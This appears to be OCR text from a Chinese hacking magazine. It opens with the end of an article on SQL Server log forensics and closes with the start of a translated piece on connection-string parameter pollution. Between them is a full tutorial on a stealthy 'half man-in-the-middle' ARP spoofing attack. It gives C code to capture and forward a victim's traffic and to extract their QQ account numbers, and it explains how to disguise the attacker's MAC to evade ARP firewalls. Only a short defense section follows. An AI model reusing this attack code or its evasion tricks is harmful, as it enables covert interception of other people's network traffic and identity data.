的时候，日志文件通常命名为 user_log.ldf，事务日志其实是可以存放在任意位置的。

可以通过以下语句确定特定数据库的事务文件的位置及名称：

```
SELECT * FROM databasename.sys.sysfiles
```

可以通过 ALTER DATABASE 语句设置事务日志的初始大小和扩展，事务日志可以不断地增长，直到磁盘没有空间，所以需要定期对事务日志进行备份。此操作标志着事务日志空间被释放，被写入新的日志。

采用简单恢复模式的时候，事务日志的截断是由系统自动完成的。具体通过 checkpoint 来实现，checkpoint 通常情况下用于创建一个检查点，在该点保证全部脏页都已写入磁盘，从而在以后的恢复过程中节省时间。关于 checkpoint 的详细信息，大家可以查看 http://msdn.microsoft.com/zh-cn/library/ms188748.aspx，MSDN 在该处有详细介绍。

为了减少事务日志文件的大小，我们可以对日志文件进行缩水。可以使用下面的命令缩小事务日志的大小：

```
DBCC SHRINKFILE (log_name_or_id, size)
```

如果 size 参数未被指定，那么将使用系统默认大小。参数可以被设置为 0 或者 1，该参数将尽量将事务日志的大小减少为 1MB 或者更少，并释放可用作业空间。

SQL Server 数据库提供了简单的方法来显示当前数据库的事务日志，语句如下：

```
SELECT * FROM ::fn_dblog(null, null)
```

执行该语句后将显示所有事务日志信息，但日志信息的显示不是很友好，不方便进行分析。对每列参数进行解释不是本文讨论的范围。虽然分析一个完整的事务日志信息是不现实的，但是我们可以通过更直接的方式，来减少返回的数据信息，来具体进行分析，参考语句如下：

```
SELECT suser_sname(convert(varbinary,"Transaction SID")),
Operation, AllocUnitName, "Begin Time","End Time" FROM ::fn_
dblog( null , null)
```

该语句执行后的输出将更容易理解，输出的信息将包括如下列表：

```
登录，起源操作
操作类型
操作开始时间
操作结束时间
```

微软虽然没有公布 SQL Server 事务日志的文件格式，但是，第三方软件和公司可以完整解析事务日志格式。

4. 事务日志抓取的日志事件

事务日志记录了许多未被记录在错误日志和默认跟踪日志的事件类型。最重要的是，事务日志记录了数据库中所有数据和数据结构的变化。以下事件将被记录在事务日志中：

- 每个事务的开始和结束。
- 每一次数据的修改，包括系统存储过程或 DDL。
- 每个页面的分配和收回。
- 创建或删除一个表和索引。
- 回滚操作。
- 操作的 SID。

以上日志机制，已经可以基本上让大家了解了数据库变化的一个完整图像，但仍有一部分是缺失的。以下日志事件我们在事务日志中是无法找到的：

- Select 语句。
- 扩展存储过程执行。
- DBCC 语句。

SQL Server 数据文件

一个数据库可以有多个数据文件，主数据文件是以.mdf 为扩展名的文件，次数据文件是以.ndf 为扩展名的文件。SQL Server 的数据文件是微软数据库引擎的核心，该文件结构未被公开，是高度的商业机密。只有微软自己的引擎可以读取和修改这些文件中的数据。用户可以通过企业管理器对数据进行操作和查询。当数据从数据库中被删除的时候，回收的空间将被释放。

1. SQL Server 内存

SQL Server 为了保证系统的正常运行会占用大量的内存，在内存中，最重要的是数据缓存和过程高速缓存，数据缓存用来存储临时的读写数据文件的数据，过程高速缓存存放临时的执行语句。内存中信息都是临时的，是不断变化的，但在攻击的过程中，我们也可以从内存中找到蛛丝马迹，来协助取证分析。当然，如果你要从内存获取有用信息，前提是必须及时。

至于数据高速缓存信息，我们可以使用 DBCC PAGE 检索到。运用以下语句：

```
SELECT * FROM sys.syscacheobjects
```

以上命令将显示在内存中的过程高速缓存信息。


如果你想具体了解数据缓存的信息，就需要知道 SQL Server 被分配的虚拟内存地址，可以用以下语句获取当前地址、大小和被分配的内存范围等这些信息。

```
SELECT * FROM sys.dm_os_virtual_address_dump
```

可以通过执行 DBCC BYTES 语句直接读取指定位置的内存信息，使用 DBCC BYTES 是比较简单的，但是我们需要提供开始内存地址和读取的长度。使用这个命令，我们几乎可以看到数据库的一切运行状况，甚至包括管理员刚修改的管理员密码等。当然，前提是你能够及时找到。为了保证安全，运行 DBCC BYTES 是需要管理员权限的。我们可以通过这些方法从内存中获取当下攻击者的蛛丝马迹。

小　结

通过以上介绍，大家基本可以了解了 SQL Server 数据库的日志体系，希望可以能够对大家有所帮助。本文参考自 *SQL Server Anti-Forensics:Techniques and Countermeasures*。



前置知识：无
关键词：QQ、隐藏、嗅探

隐藏实现交换网络的QQ号

文/图 drunkdream

了解ARP的人都知道，为了实现交换网络中的数据嗅探，一般采用基于ARP的中间人攻击。这种攻击方式曾经非常盛行（以P2P终结者为代表）。可是，随着各种ARP防火墙的出现，这种攻击方式逐渐销声匿迹。如果局域网中还有人使用这种攻击方式，必定很快就会被ARP防火墙发现，使攻击者机器的IP、MAC、主机名等信息立白于天下。

传统的中间人攻击的原理如图1所示。




图1

嗅探主机通过同时对目标主机和网关路由进行ARP欺骗，使目标主机以为嗅探主机是网关，而网关以为嗅探主机是目标主机，从而实现数据的转发。对目标主机来说，唯一的不同就是增加了网络的延时，由于是局域网，这点延时基本是可以忽略的。

但是这两年随着ARP防火墙的大量涌现，中间人攻击似乎已经穷途末路了。只要有人发起中间人攻击（比如开启P2P终结者），ARP防火墙立即就会发现。原因在于ARP防火墙在启动时会将网关IP和MAC动态绑定，一旦检测到发来的ARP包中的MAC与网关的不符，防火墙就认为出现ARP攻击，同时进行局域网的ARP扫描（比如antiARP）。如果发现某台机器的MAC为检测到的MAC，即认为是该机器发起的攻击，然后将该机器的IP、MAC、主机名通知用户。

根据以上流程可知，ARP防火墙的工作是基于这样一种假设：攻击是由病毒引起的，攻击的目的是为了嗅探数据。事实上，在局域网中的ARP攻击目的是多种多样的。也许是某个人看另外一个人不爽，就利用ARP攻击断开他的网（当然了，病毒是不会这么干的）。

说了这么多，还没提到今天的主要内容。从题目可知，这篇文章的目的有二：一是隐藏，即我干的事不能让别人发现（包括防火墙）；二是QQ号嗅探，这不是什么难题，早就有前辈发现了找出QQ号的方法。所以关键就是如何实现隐藏。

我的思路是对中间人攻击做一些变化，或者叫半中间人攻击。在图1中，对目标主机的ARP欺骗只是为了让数据①发送到嗅探主机。如果我们让数据①直接发送到网关，同时只对网关进行ARP欺骗，以使数据③照常发送到目标主机来。图2显示的即为这一过程。




图2

称其为半中间人攻击，正是因为只能嗅探到返回的数据，不能嗅探到目标主机发送出去的数据。虽然不完美，但是不会被防火墙发现。有一点需要注意的是：现在的ARP防火墙都有一个“主动防御”功能，防止这种攻击导致主机不能上网。可惜的是，防火墙为了减少局域网的流量压力而默认是不开启这一个功能的，只在发现ARP欺骗的时候启动主动防御，当网络恢复正常后又会关闭此功能。事实上这也是比较正确的方法，如果每个防火墙都时刻开着主动防御，假设它每秒向网关发送10个ARP请求包，局域网中有100台机器，则每秒就有1000个包发向网关，对网关来说这可是不小的负担。我曾经就因为风云防火墙发送ARP包的频率过快，被网管一顿臭骂。还有一点要说明的是，即便防火墙主动向网关发送ARP请求包，我们也是可以对网关进行欺骗的，只要我们发送的速率比防火墙快就行。有趣的是，有些防火墙发现攻击速率加快后，防御速率没有增加反而降低，可能也是从网络性能角度考虑而采取的策略吧。它可不想在双方的攻防竞赛中把网络搞瘫痪。

说了这么多，来看一下实现吧。由于涉及原始以太网帧的接收和发送，我们依然考虑使用开源工具 Winpcap，它还是很强大的。关于 Winpcap 方面的代码就不多说了，具体实现我会附上源程序。

Winpcap 的操作基本都是同一个套路，先是获取网卡列表，选择某一个网卡，接着打开设备，开始捕获数据。我使用的是 pcap_loop 函数，回调函数是 packet_handler。在捕获数据之前还有一些事情要做，比如获取本机的 IP 与 MAC，网关的 IP 与 MAC 等。下面是我的实现代码：

```
int GetNetConfig(DWORD dwIp)
{
    PIP_ADAPTER_INFO pAdapterInfo = NULL;
    ULONG ulLen = 0;
    // 为适配器结构申请内存
    ::GetAdaptersInfo(pAdapterInfo,&ulLen);
    pAdapterInfo = (PIP_ADAPTER_INFO)::GlobalAlloc(GPTR, ulLen);
    // 取得本地适配器结构信息
    if(::GetAdaptersInfo(pAdapterInfo,&ulLen) ==   ERROR_
SUCCESS)
    {
        while(pAdapterInfo != NULL)
        {
            if(dwIp == inet_addr(pAdapterInfo->IpAddressList.
IpAddress.String))
            {
                dwMyIp = dwIp;
                memcpy(uMyMac,pAdapterInfo->Address,6);
                dwSubnet = inet_addr(pAdapterInfo->
IpAddressList.IpMask.String);
                dwGateIp = inet_addr(pAdapterInfo->
GatewayList.IpAddress.String);
                printf("本机 IP 地址为：%s\n 本机 MAC 为：
%02X-%02X-%02X-%02X-%02X-%02X\n 网关 IP 地址为：%s\n",
                    pAdapterInfo->IpAddressList.
IpAddress.String,
            uMyMac[0],uMyMac[1],uMyMac[2],uMyMac[3],
uMyMac[4],uMyMac[5],
                    pAdapterInfo->GatewayList.IpAddress.
String);
                return 1;
            }
            pAdapterInfo = pAdapterInfo->Next;
        }
        return 0;
    }
    return -1;
}
```

函数的输入是本机的 IP，通过遍历网卡列表，找到匹配的地址，将本机 IP 放入 dwMyIp 中，本机 MAC 放入 uMyMac[6] 中，dwGateIP 中放入网关 IP。该函数在选择好网卡后就可以调用了：

```
GetNetConfig(((sockaddr_in*)(d->addresses->addr))->sin_addr.S_
un.S_addr));
```

但是这里还没有获得网关 MAC，需要我们自己发送 ARP 请求来获取。为了保证获得正确的网关 MAC（其实也没有可以保证完全正确的方法），我们发送三次 ARP 请求，如果三次返回的 MAC 相同，则认为就是该 MAC，中间只要有一次不同就再发三次。

下面给出的是发送 ARP 请求的函数，由于以太网帧以及 ARP 包的格式大家都比较熟悉，这里就不占用篇幅了，不清楚的话可以看我的源代码。

```
void SendArpRequest(DWORD dwDesIP, DWORD dwSrcIP,
UCHAR uSrcMac[])
    {
        ArpPacket *pArpPacket = new ArpPacket;
        for(int i =0;i<6;i++)
            pArpPacket->eth.dhost[i] = 0xFF;
                            //以太网帧的目的 MAC 为全 0xFF
        memcpy(pArpPacket->eth.shost,uSrcMac,6);//以太网帧的源 MAC
        pArpPacket->eth.type = ntohs(ETH_TYPE_ARP);
                            //发送的是 ARP 包
        pArpPacket->arp.hrd = ntohs(ARPHRD_ETHER);
        pArpPacket->arp.eth_type = ntohs(ETH_TYPE_IP);
        pArpPacket->arp.maclen = 6;
        pArpPacket->arp.iplen = 4;
        pArpPacket->arp.opcode = ntohs(ARPOP_REQUEST);
                            //ARP 请求
        memcpy(pArpPacket->arp.smac,uSrcMac,6);//ARP 中的源 MAC
        pArpPacket->arp.saddr = dwSrcIP;//源 IP
        memset(pArpPacket->arp.dmac,0,6);//ARP 中的目的 MAC，全 0
        pArpPacket->arp.daddr = dwDesIP;//目的 IP
        SendPacket((char*)pArpPacket,sizeof(ArpPacket));
    //发送数据包，其实是调用了 Winpcap 的 pcap_sendpacket 函数
    //来实现的
        delete pArpPacket;
    }
    //在收到数据包的时候进行一下判断，看是否是网关的回复包
    if(ntohs(pETHdr->type) == ETH_TYPE_ARP)//是 ARP 包
        {
            if(header->len < sizeof(ArpPacket)) return;
            ARPHeader *pArpHdr = (ARPHeader *)((char *)pkt_
data+sizeof(ETHeader));
            if(ntohs(pArpHdr->opcode) == ARPOP_REPLY)
//是回复包
            {
                if(pArpHdr->daddr == dwMyIp && pArpHdr->saddr
== dwGateIp && bGateMac)//目的 IP 是本机，源 IP 是网关，同时
//bGateMac 标志为 True，获取到网关 MAC 后该标志会变为 False
                {
                    if(nCount == 0)//计数变量，初始时为 0
                    {
                        memcpy(uGateMac,pArpHdr->smac,6);
                        nCount ++;
                    }else if(nCount == 3)//完成获取网关 MAC
                    {
                        bGateMac = false;
                        return;
                    }else{
                        if(!memcmp(uGateMac,pArpHdr->smac,6))
    {
                            nCount ++;
                        }else{
                            nCount = 0;
                            //前后 MAC 不等，计数器置 0
                        }
                    }
                    SendArpRequest(dwGateIp,dwMyIp,uMyMac);
                }

            }
        }
```

由于回调函数会运行在一个线程上，我们需要再建立一个线程函数，该线程函数在运行后先调用一次 SendArpRequest(dwGateIp,dwMyIp,uMyMac)，等待 bGateMac 变为 false 后获取要嗅探的主机 IP 和 MAC，然后向网关发送 ARP 欺骗包。需要注意的是，这里选择的是 ARP 回复包，当然也可以选择请求包，但是会被交换机转发到所有端口，这样其他人也会知道发生 ARP 欺骗，因此是不可取的。

发送 ARP 回复包的方式和请求包类似，本文就不放代码了，我说一下关键字段的赋值。以太网帧的目的 MAC 为网关 MAC，

源 MAC 设为一个不存在的 MAC，ARP 头的目的 IP 为网关 IP，源 IP 为要嗅探的主机 IP，目的 MAC 为网关 MAC，源 MAC 与以太网帧中的源 MAC 相同。

发送频率可以自己调整，一般每秒一个包就足够了。关于源 MAC 的设置，在中间人攻击中将其设为嗅探主机的 MAC，其实可以任意设置。因为只要发送过一个包出去，交换机的 MAC 表就会记录 MAC 和端口的映射关系，因此可以正常收到网关返回的数据，这样也可以最好地隐藏自己。但是我建议源 MAC 设置为与目标主机的 MAC 相近，这样不容易被发现。我的做法是将六个字节中的第三、四两个字节交换，乍一看还真看不出来（很阴险吧~）。

实施欺骗之后，原本要发往目标主机的数据就被发送到我的主机上来了。可问题是，这样目标主机就断网了，时间长了也会被发现，不符合“隐藏”的要求。其实只要我们把收到的数据再发回目标主机就好了，正如图 2 中的箭头③所示。

```
if(ntohs(pETHdr->type) == ETH_TYPE_IP)//只转发 IP 包
{
    if(pIpHdr->DstAddr == dwDstIp && memcmp (pETHdr->dhost,uDstMac,6))
    //目的 IP 为要嗅探的 IP，但是目的 MAC 不是对方的 MAC
        {
            pETHdr->shost[5] ++;//请注意这里
            memcpy(pETHdr->dhost,uDstMac,6);
                                            //还原为真实的 MAC
            SendPacket((char*)pkt_data,header->len);//发送出去
        }
}
```

在上面的代码中，源 MAC 不能设为网关 MAC，否则会出现交换机欺骗，所有本应发送到网关的数据都被转发到我的主机上来了，从而其他主机也无法上网。而主机在接收到数据包时是不会查看源 MAC 的，因此此处的修改不会产生任何影响。

到此，就完成了半中间人攻击，既不会影响主机上网，而主机接收到的数据全部从我的主机经过，也不会被防火墙发现。在此基础上的数据嗅探正式开始……

下面介绍我们的女主角——QQ（一生的最爱）。QQ 通信既可以使用 UDP 协议也可以使用 TCP 协议，但是绝大部分情况下我们使用的都是 UDP 协议，而且远程服务器必然使用的是 8000 端口。下面是 QQ 协议头：

```
typedef struct _QQHEADER
{
    UCHAR      Flag;          //总是 0x02
    USHORT     Version;       //客户端版本
    USHORT     Command;       //命令代码
    USHORT     Sequence;      //序号
UCHAR       Data[1];          //接下来都是数据
}QQHeader;
```

那么 QQ 号到底在哪儿呢？利器 Wireshark 给了我们答案，就在 Data 域开始的 4 个字节。请看代码：

```
if(pIpHdr->Protocol == PROTOCOL_UDP)//是 UDP 协议
{
    if(header->len < sizeof(ETHeader) + sizeof(IpHeader) + sizeof(UdpHeader)) return;
    UdpHeader *pUdpHdr = (UdpHeader *)((char*)pIpHdr+sizeof(IpHeader));
    if(ntohs(pUdpHdr->SrcPort) == 8000)//源端口为 8000
    {
        QQHeader *pQQHdr = (QQHeader *)((char*)pUdpHdr+sizeof(UdpHeader));
        if(pQQHdr->Flag != 0x02) return;//不是 QQ 数据包
        UCHAR uQQ[4];
        memcpy(uQQ,pQQHdr->Data,4);
        DWORD dwQQ = 0;
        for(int i=0;i<4;i++)
        {
            dwQQ = dwQQ*256+uQQ[i];
        }//计算 QQ 号
        printf("找到 IP：%s 的 QQ 号：%u\n",inet_ntoa(*(in_addr*)&pIpHdr->DstAddr),dwQQ);
    }
}
```

其实，这种半中间人攻击并不仅限于嗅探 QQ 号这种事，思路来自那个风靡一时的“QQ 第六感”，它使用的是中间人攻击，不过现在也已是美人迟暮了。用这种方法也是可以实现 ARP 挂马的，当然，只要敢想，一切皆有可能！

攻防分析


能够实现攻击的原因主要是网关不可能对每台主机的 MAC 都绑定，而交换机的策略限制也不够。如果交换机可以在主机获取动态 IP 的时候将 IP、MAC、端口动态绑定，防止主机发送违规数据包。这样就很难实现局域网中的 ARP 攻击了。对于 ARP 防火墙，它不像病毒一样可以为所欲为，否则导致 ARP 风暴，局域网瘫痪就不好了。

正因为如此，它在面对此类攻击的时候显得心有余而力不足。不过一物降一物，解决的方法还是有的。比如防火墙可以定期与远程服务器通信，如果发现一段时间无法与服务器通信，并且可以正常 ping 通网关，说明被欺骗了，立即开启主动防御，向网关发送 ARP 请求包，若还是不能上网则通知管理员（局域网中的某台机器），当然也存在误判的可能。

这个思路只能解决断网攻击，如果是半中间人攻击，防火墙还是无法发现。如果网络环境比较复杂，那只能始终开启主动防御了。最完美的解决方法还是主机和交换机共同工作。有些网络中交换机的每个端口只对应一台主机，此时对这种攻击的检测也是比较简单的，就是查看交换机的 MAC 表，发现某一端口对应多个 MAC 时说明该端口比较可疑。而网关也可以运行一些防御软件，比如发现某一 IP 的 MAC 出现了多次变动，则说明该 IP 被攻击。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：字符串、参数、攻击



连接字符串参数污染攻击技术

文/Chema Alonso, Manuel, Martin　译/小小杉

针对 Web 应用程序的 SQL 注入攻击可能是当下最知名的注入攻击方法了。随着 B/S 模式应用的发展，使用这种模式编写应用程序的程序员日益增多，从软件安全的角度考虑编程的能力参差不齐，大部分程序员在编写代码时，并没有对用户的输入参数进行合法性校验（如在 xml 文件中对关键性字段进行正则表达式的检验），使应用程序存在安全隐患。目前大家已经提出了各种不同的技术和方法来阻止此类攻击，开发团队需要在系统提供的各个用户输入域建立正确的过滤规则。

本文给出的攻击方法并不是在其他注入攻击中最为常见的攻击手法，即通过构造特殊的输入参数，执行数据库查询等语句来执行恶意的操作；而是通过滥用应用程序的方式恶意尝试连接数据库。故本文描述的攻击不仅仅针对程序编写者，同样也涉及系统管理员及数据库供应商。来自开放式 Web 应用程序安全项目组织的报告指出，在 2007 年排名前 10 位的关键性系统漏洞中，代码注入攻击位列第 2 位，紧随跨站脚本攻击（XSS），但在 2010 年发布的公告中，代码注入攻击已经跃升为首位，成为黑客攻击系统时利用最多的手法。实际上，最核心的攻击手法是结合 XSS 和代码注入攻击访问系统并获取必要的信息。本文所述的“连接字符串参数污染攻击”即利用此手法的攻击案例。

连接字符串与 Web 应用程序认证代理

连接字符串作用为在应用程序与数据库引擎之间搭建一座通信桥梁，建立两者之间的通信。字符串连接语法完全取决于连接数据库的引擎及程序员建立连接时使用的驱动。换句话说，程序员必须指定连接的服务器和端口、数据库名、授权实体，以及一些额外的连接配置参数，如有效期、通信协议、是否加密、连接池大小等。下面的例子显示了一个常用的字符串连接语法，分别用于连接 SQL Server 和 DB2。

```
(1)"Data Source=Server,Port; Network Library=DBMSSOCN;
Initial Catalog=DataBase; User ID=Username; Password=pwd;"
(2)"Server=myAddress:PortNumber;Database=myDataBase;UID=
myUsername;PWD=myPassword;Max Pool Size=100;Min Pool
Size=10; Lifetime=60;"
```

由上面的例子可知，连接字符串是由多个分号间隔的参数组合而成，每个参数即一个键值对。例子中使用的属性完全等同于在.NET 框架中针对 SQL Server 和 DB2 的数据源接口提供方。程序员在.NET 框架中借助 SqlConnection 类方式使用上面的连接字符串。比如：

```
SqlConnection mysql = new SqlConnection("data source=localhost;
integrated security=true;initial catalog=myexample");
```

而且可使用不同的标准接口连接 SQL Server：

```
".NET Framework Data Provider for OLE DB"
".NET Framework Data Provider for ODBC"
"SQL Native Client 9.0 OLE DB provider"
```

在 Web 应用程序中定义一个认证机制通常有两种方式：其一，创建一个实体身份认证系统；其二，将认证代理给数据库引擎。

